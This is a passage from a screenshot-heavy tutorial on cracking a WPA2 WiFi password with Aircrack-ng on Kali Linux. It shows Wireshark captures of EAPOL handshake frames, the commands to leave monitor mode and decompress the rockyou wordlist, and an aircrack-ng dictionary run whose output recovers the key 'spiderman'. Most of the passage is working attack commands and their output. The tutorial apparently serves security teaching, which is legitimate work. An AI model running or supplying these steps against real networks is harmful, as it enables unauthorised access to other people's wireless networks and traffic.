
No.	Time	Source	Destination	Protocol	Length	Info
22395	157.833888	Mist_9d:2f:21	Intel_De:23:b2	EAPOL	133	Key (Message 1 of 4)
22397	157.859216	Mist_9d:2f:21	Intel_De:23:b2	EAPOL	133	Key (Message 1 of 4)
22423	157.334934	Mist_9d:2f:21	Intel_De:23:b2	EAPOL	133	Key (Message 1 of 4)
22690	158.462907	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	133	Key (Message 1 of 4)
22702	158.487600	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	155	Key (Message 2 of 4)
22713	158.509855	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	189	Key (Message 3 of 4)
22720	158.523396	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	189	Key (Message 3 of 4)
22725	158.536333	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	189	Key (Message 3 of 4)
22737	158.561424	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	133	Key (Message 4 of 4)
22803	159.045016	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	133	Key (Message 1 of 4)
22805	159.068375	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	155	Key (Message 2 of 4)
22807	159.093485	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	189	Key (Message 3 of 4)
22809	159.128718	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	133	Key (Message 4 of 4)
22809	159.570037	Mist_9d:2f:21	Intel_De:23:b2	EAPOL	133	Key (Message 1 of 4)
22875	159.589048	Intel_De:23:b2	Mist_9d:2f:21	EAPOL	157	Key (Message 2 of 4)
22881	159.597125	Mist_9d:2f:21	Intel_De:23:b2	EAPOL	189	Key (Message 3 of 4)
22885	159.608279	Mist_9d:2f:21	Intel_De:23:b2	EAPOL	189	Key (Message 3 of 4)
22886	159.619676	Mist_9d:2f:21	Intel_De:23:b2	EAPOL	189	Key (Message 3 of 4)
22889	159.644078	Mist_9d:2f:21	Intel_De:23:b2	EAPOL	189	Key (Message 3 of 4)
22902	159.788413	Mist_9d:2f:21	Intel_De:23:b2	EAPOL	133	Key (Message 1 of 4)
22908	159.800046	Mist_9d:2f:21	Intel_De:23:b2	EAPOL	133	Key (Message 1 of 4)

Frame 22395: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits) on interface
IEEE 802.11 QoS Data, Flags:F.
Logical-Link Control
802.1X Authentication

0000 88 02 3a 01 10 f6 0a de 23 b2 a8 3a 79 9d 2f 21 ...:....#...y /!
0010 a8 3a 79 9d 2f 21 00 00 05 00 aa aa 03 00 00 00 ...:y /!... ..
0020 88 8e 02 03 00 5f 02 00 8a 00 10 00 00 00 00 00 ...]s5...z...*..
0030 00 00 01 5d 73 35 88 fb 10 7a 7f 83 f8 2a c6 8d ... "Kg\$...(E p5
0040 22 05 06 4b 67 24 de b5 95 83 ab 28 45 c9 70 35 ...pR... ..
0050 af 70 52 00 00 00 00 00 00 00 00 00 00 00 00 00
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Aircrack-NG - Learn to Crack WiFi WPA2 Password

13. On Wireshark we can see Message 2 out of 4 contains the WPA Key information.



The image shows a Wireshark network packet capture of EAPOL (Extensible Authentication Protocol over LAN) messages. The packet list on the left shows a series of EAPOL Key messages. Packet 3949, at time 88.345534, is highlighted in blue and is labeled 'EAPOL 155 Key (Message 2 of 4)'. The packet details pane on the right shows the structure of this message. Under 'Key Information: 0x010a', the 'Key Length' is 0, 'Replay Counter' is 1, and 'WPA Key Nonce' is 266af6f73379894832d4c0d47bbeedeb7c316168c0453a93173523d9172f676a. The 'WPA Key Data Length' is 22, and the 'WPA Key Data' is 30140100000fac040100000fac040100000fac028c00. The packet bytes pane on the right shows the raw data of the message, including the nonce and key data.

No.	Time	Source	Destination	Protocol	Length	Info
3940	88.296451	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	133	Key (Message 1 of 4)
3949	88.345534	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	155	Key (Message 2 of 4)
3952	88.369939	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	189	Key (Message 3 of 4)
3954	88.395063	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	133	Key (Message 4 of 4)
4248	90.024862	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	133	Key (Message 1 of 4)
4264	90.062722	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	155	Key (Message 2 of 4)
4275	90.086071	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	189	Key (Message 3 of 4)
4286	90.109342	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	133	Key (Message 4 of 4)
4292	90.120523	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	133	Key (Message 4 of 4)
4293	90.121624	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	133	Key (Message 4 of 4)
4298	90.133946	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	133	Key (Message 4 of 4)
4303	90.145054	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	133	Key (Message 4 of 4)
4308	90.156511	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	133	Key (Message 4 of 4)
4902	93.894807	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	133	Key (Message 1 of 4)
4947	94.003098	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	155	Key (Message 2 of 4)
4956	94.027970	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	189	Key (Message 3 of 4)
4961	94.040643	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	189	Key (Message 3 of 4)
4973	94.064169	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	189	Key (Message 3 of 4)
4983	94.087864	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	133	Key (Message 4 of 4)
6132	99.508416	Mist_9d:2f:21	a2:b6:2b:13:58:46	EAPOL	133	Key (Message 1 of 4)
6134	99.532001	a2:b6:2b:13:58:46	Mist_9d:2f:21	EAPOL	155	Key (Message 2 of 4)

[Message number: 2]
Key Information: 0x010a
.....010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
.....1... = Key Type: Pairwise Key
.....00... = Key Index: 0
.....0... = Install: Not set
.....0... = Key ACK: Not set
.....1... = Key MIC: Set
.....0... = Secure: Not set
.....0... = Error: Not set
.....0... = Request: Not set
.....0... = Encrypted Key Data: Not set
.....0... = SMK Message: Not set
Key Length: 0
Replay Counter: 1
WPA Key Nonce: 266af6f73379894832d4c0d47bbeedeb7c316168c0453a93173523d9172f676a
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: f4c4d5890693d4121f3cd89a66a160b6
WPA Key Data Length: 22
WPA Key Data: 30140100000fac040100000fac040100000fac028c00

802.1X Authentication: Protocol

Packets: 7906 · Displayed: 46 (0.6%)

Profile: Default



Aircrack-NG - Learn to Crack WiFi WPA2 Password

14. Let's use the command `sudo airmon-ng stop wlan0mon` to put the WiFi adapter back into managed mode.

```
kali@kali: ~  
$ sudo airmon-ng stop wlan0mon  
Quitting ...  
  
kali@kali: ~  
$ ls  
captures-01.cap      captures-01.kismet.netxml  Documents  Music      Templates  
captures-01.csv      captures-01.log.csv       Downloads  Pictures   Videos  
captures-01.kismet.csv Desktop                go         Public  
  
kali@kali: ~  
$ wireshark captures-01.cap
```



Aircrack-NG - Learn to Crack WiFi WPA2 Password

```
(kali@kali)-[~]
└─$ sudo airmon-ng stop wlan0mon
PHY      Interface      Driver      Chipset
phy0     wlan0mon           mt7921u     MediaTek Inc. Wireless_Device
          (mac80211 station mode vif enabled on [phy0]wlan0)
          (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
Quitting ...

(kali@kali)-[~]
└─$ ls
captures-01.cap      captures-01.kismet.netxml  Documents  Music      Templates
captures-01.csv      captures-01.log.csv        Downloads  Pictures    Videos
captures-01.kismet.csv  Desktop                    go         Public


(kali@kali)-[~]
└─$ wireshark captures-01.cap
```



Aircrack-NG - Learn to Crack WiFi WPA2 Password

15. Unzip the rockyou.gz.txt file using the command


```
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
```

A terminal window on a Kali Linux system. The window title is 'kali@kali: ~'. The terminal shows a list of installed packages in two columns, including 'alsa-card-profile', 'amass', 'apache2', 'apparmor-features', 'appdata', 'application-registry', 'applications', 'appport', 'apps', 'apt-file', 'arp-scan', 'aspell', 'atril', 'autopsy', 'avahi', 'awk', 'lightdm-gtk-greeter-settings', 'lintian', 'locale', 'luajit-2.1', 'macchanger', 'magicrescue', 'man', 'matplotlib', 'maven-repo', 'menu', 'metainfo', 'metasploit-framework', 'mfx', 'mime', 'mime-info', and 'mingw-w64'. Below the list, the prompt '(kali@kali)-[~]' is shown, followed by the command '\$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz'. The prompt is shown again as '\$' on the next line.

```
(kali@kali)-[~]  
$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz  
  
(kali@kali)-[~]  
$
```

Aircrack-NG - Learn to Crack WiFi WPA2 Password

16. Use the command to `sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt` to crack the password. -w specifies the wordlist to use. We'll use the rockyou wordlist we just extracted.



```
(kali㉿kali)-[~]
└─$ sudo aircrack-ng captures-01.cap -w /usr/share/wordlists/rockyou.txt
Reading packets, please wait...
Opening captures-01.cap
Read 4965 packets.

# BSSID          ESSID          Encryption
1 A8:3A:79:9D:2F:21 DBYTZA          WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening captures-01.cap
Read 4965 packets.

1 potential targets
```

Aircrack-ng 1.7

Aircrack-NG - Learn to Crack WiFi WPA2 Password

```
kali@kali: ~  
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help  
[esp0] [00:00:00] 243/10303727 keys tested (1632.98 k/s)  
Time left: 1 hour, 45 minutes, 9 seconds 0.00%  
KEY FOUND! [ spiderman ]  
Master Key : BD DA C1 81 E7 12 04 57 5F F5 A3 A2 39 F6 B2 05  
14 72 B3 B5 F6 2D A4 FD D5 57 9F 3D 36 89 EE 07  
Transient Key : FB 76 B4 D6 9E 62 75 D3 37 EF FF 97 6F F8 90 38  
C0 F5 41 0B 6B 85 80 30 7A 79 36 43 13 8D A0 1A  
2C 0C 0B 9F 1C A3 C6 B2 20 FE 02 D0 8A 40 83 43  
53 88 DD 19 52 6A 1D 55 C5 0B C9 9E F9 2B CF 4B  
EAPOL HMAC : 33 8B 10 A3 98 88 47 F1 73 B0 24 E6 F2 B8 5E 13  
(kali@kali)-[~]  
$
```

Key found, it is spiderman



Get more information

1. Website: <https://www.youtube.com/davidbombal>
2. Website: <https://www.aircrack-ng.org/doku.php?id=airodump-ng>
3. Website: <https://www.aircrack-ng.org/doku.php?id=aireplay-ng>

